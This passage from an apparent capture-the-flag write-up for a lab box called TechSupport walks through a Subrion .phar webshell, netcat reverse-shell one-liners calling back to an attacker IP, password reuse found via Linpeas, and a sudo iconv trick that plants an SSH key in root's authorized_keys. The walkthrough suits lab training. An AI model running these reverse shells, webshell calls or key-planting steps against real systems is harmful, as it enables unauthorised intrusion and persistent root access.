4.27. I went back to the POC code to see what it was doing and saw it saving the php file as “.phar”.

4.28. I tested this myself and got a webshell!




tech.thm/subrion/uploads/shell.phar?cmd=whoami

whoami

```
www-data
```


4.29. I pivoted my way to a full shell under www-data

4.29.1. rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bash -i 2>&1|nc 10.2.21.245 9001 >/tmp/f



tech.thm/subrion/uploads/shell.phar?cmd=nc+-e+bash+10.2.21.245+9001

rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bash -i 2>&1|nc 10.2.21.245 9001 >/tmp/f




```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.2.21.245] from (UNKNOWN) [10.10.199.67] 38894
bash: cannot set terminal process group (1384): Inappropriate ioctl for device
bash: no job control in this shell
www-data@TechSupport:/var/www/html/subrion/uploads$ whoami
whoami
www-data
www-data@TechSupport:/var/www/html/subrion/uploads$ 
```


5. Privilege Escalation

5.1. I started Privesc enum with faithful Linpeas.

5.2. There was no major exploitation found but I did find a DB password that I tested on the local user account and it worked on the first try!



```
╔══════════╣ Analyzing Wordpress Files (limit 70)
-rwxr-xr-x 1 www-data www-data 2992 May 29  2021 /var/www/html/wordpress/wp-config.php
define( 'DB_NAME', 'wpdb' );
define( 'DB_USER', 'support' );
define( 'DB_PASSWORD', '[redacted]' );
define( 'DB_HOST', 'localhost' );
```




```
www-data@TechSupport:/tmp$ su scamsite
Password:
scamsite@TechSupport:/tmp$ whoami
scamsite
scamsite@TechSupport:/tmp$ █
```

5.3. Sudo -l revealed sudo access to iconv

https://gtfobins.github.io/gtfobins/iconv/

5.4. This tool allows to you encode/decode/read files so you send it through the standard encode/decode from gtfobins and read any files on the system.

5.5. I popped the root flag but also the put a generated ssh key into the authorized key file to allow myself in the front door for root since the goal is a full shell.




```
┌──(kali㉿kali)-[~]
└─$ ssh-keygen                                                                    255 ✕
Generating public/private rsa key pair.
Enter file in which to save the key (/home/kali/.ssh/id_rsa): test
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in test
Your public key has been saved in test.pub
The key fingerprint is:
SHA256:ZjuRlXkItcljxl/ymxrtLdMpp+nBvp2a9xM9S1DncgE kali@kali
The key's randomart image is:
+---[RSA 3072]----+
|        ...   E.  |
|         + *    o.|
|          & o o.o|
|         = + =. o|
|        S    . oo.|
|       o o   .. *.|
|        o    .o=.=|
|         .   .=BBo|
|             oOO==|
+----[SHA256]-----+

┌──(kali㉿kali)-[~]
└─$ ls
Desktop  Documents  Downloads  hash  id_rsa  techsupport  techsupport.pub  test  test.pub

┌──(kali㉿kali)-[~]
└─$ cat test.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCWW1W72Fkufn06h1iY3MTWX7xdSd6q4KJoryk84m7QxzaZxxBEhUVBh+YmVPeJ+LHQRUubfYDFSgPV
c/1LYkhvOvBvuGpaU/DUb2btgc/XgG5xkiUsVdNiuN1c+7Fj4PFZPiIZKOGLCizP6R/NXND63twRs2cnrTedhpyqjxpbc/HCBAZ6l4vHie6vm+m4vfgX
wodddds0tgnCndEfyDyXHYU7wZmS7doGpQksVkRmjKTRLtT4zvhdfoB5pQaOfaJl7Afi+0y6BBAeEkIeeX5aJwim6n16J/Wc+Y8vO6nFigHjvJLEjyOeb
2+sWUDlCsgkCoWsfCwvrd7UEYq4qlY6D5drcJyx+JZmxXTUoXdwPoa9oC/AXHluNlp/ElkXCdCSFDzxSeDz52+QOA6J1EkMmJU48/F8xc8dSYVB4cYw1
GMjiyv0dGeGiAKNfITAgGifSMfAFR2pxBtV+BSOGqkshg7oTO3A5L3u1Xe64McFRHA55WGftNXw9APQU5i8uV6s= kali@kali
```

5.6. This next image was a command ran on the victim machine.


   5.6.1. echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCWW1W72Fkufn06h1iY3MTWX7xdSd6q4KJoryk84m7QxzaZxxBEhUVBh+YmVPeJ+LHQRUubfYDFSgPVc/1LYkhvOvBvuGpaU/DUb2btgc/XgG5xkiUsVdNiuN1c+7Fj4PFZPiIZKOGLCizP6R/NXND63twRs2cnrTedhpyqjxpbc/HCBAZ6l4vHie6vm+m4vfgXwoddds0tgnCndEfyDyXHYU7wZmS7doGpQksVkRmjKTRLtT4zvhdfoB5pQaOfaJl7Afi+0y6BBAeEkIeeX5aJwim6n16J/Wc+Y8vO6nFigHjvJLEjyOeb2+sWUDlCsgkCoWsfCwvrd7UEYq4qlY6D5drcJyx+JZmxXTUoXdwPoa9oC/AXHluNlp/ElkXCdCSFDzxSeDz52+QOA6J1EkMmJU48/F8xc8dSYVB4cYw1GMjiyv0dGeGiAKNfITAgGifSMfAFR2pxBtV+BSOGqkshg7oTO3A5L3u1Xe64McFRHA55WGftNXw9APQU5i8uV6s= kali@kali" | sudo iconv -f8859_1 -t8859_1 -o /root/.ssh/authorized_keys

   5.6.2. sudo iconv -f8859_1 -t8859_1 /root/.ssh/authorized_keys



```
<sudo iconv -f8859_1 -t8859_1 -o /root/.ssh/authorized_keys
scamsite@TechSupport:/tmp$  sudo iconv -f8859_1 -t8859_1 /root/.ssh/authorized>
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCWW1W72Fkufn06h1iY3MTWX7xdSd6q4KJoryk84m7QxzaZxxBEhUVBh+YmVPeJ+LHQRUubfYDFSgPV
c/1LYkhvOvBvuGpaU/DUb2btgc/XgG5xkiUsVdNiuN1c+7Fj4PFZPiIZKOGLCizP6R/NXND63twRs2cnrTedhpyqjxpbc/HCBAZ6l4vHie6vm+m4vfgX
woddds0tgnCndEfyDyXHYU7wZmS7doGpQksVkRmjKTRLtT4zvhdfoB5pQaOfaJl7Afi+0y6BBAeEkIeeX5aJwim6n16J/Wc+Y8vO6nFigHjvJLEjyOeb
2+sWUDlCsgkCoWsfCwvrd7UEYq4qlY6D5drcJyx+JZmxXTUoXdwPoa9oC/AXHluNlp/ElkXCdCSFDzxSeDz52+QOA6J1EkMmJU48/F8xc8dSYVB4cYw1
GMjiyv0dGeGiAKNfITAgGifSMfAFR2pxBtV+BSOGqkshg7oTO3A5L3u1Xe64McFRHA55WGftNXw9APQU5i8uV6s= kali@kali
scamsite@TechSupport:/tmp$ 
```

5.7. This all allowed me to ssh login as root and own the box to get the root flag WITH a full shell.



```
┌──(kali㉿kali)-[~]
└─$ ssh -i test root@tech.thm
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.4.0-186-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


120 packages can be updated.
88 updates are security updates.


Last login: Sun Nov 21 11:17:57 2021
root@TechSupport:~# whoami
root
root@TechSupport:~# id
uid=0(root) gid=0(root) groups=0(root)
root@TechSupport:~# 
```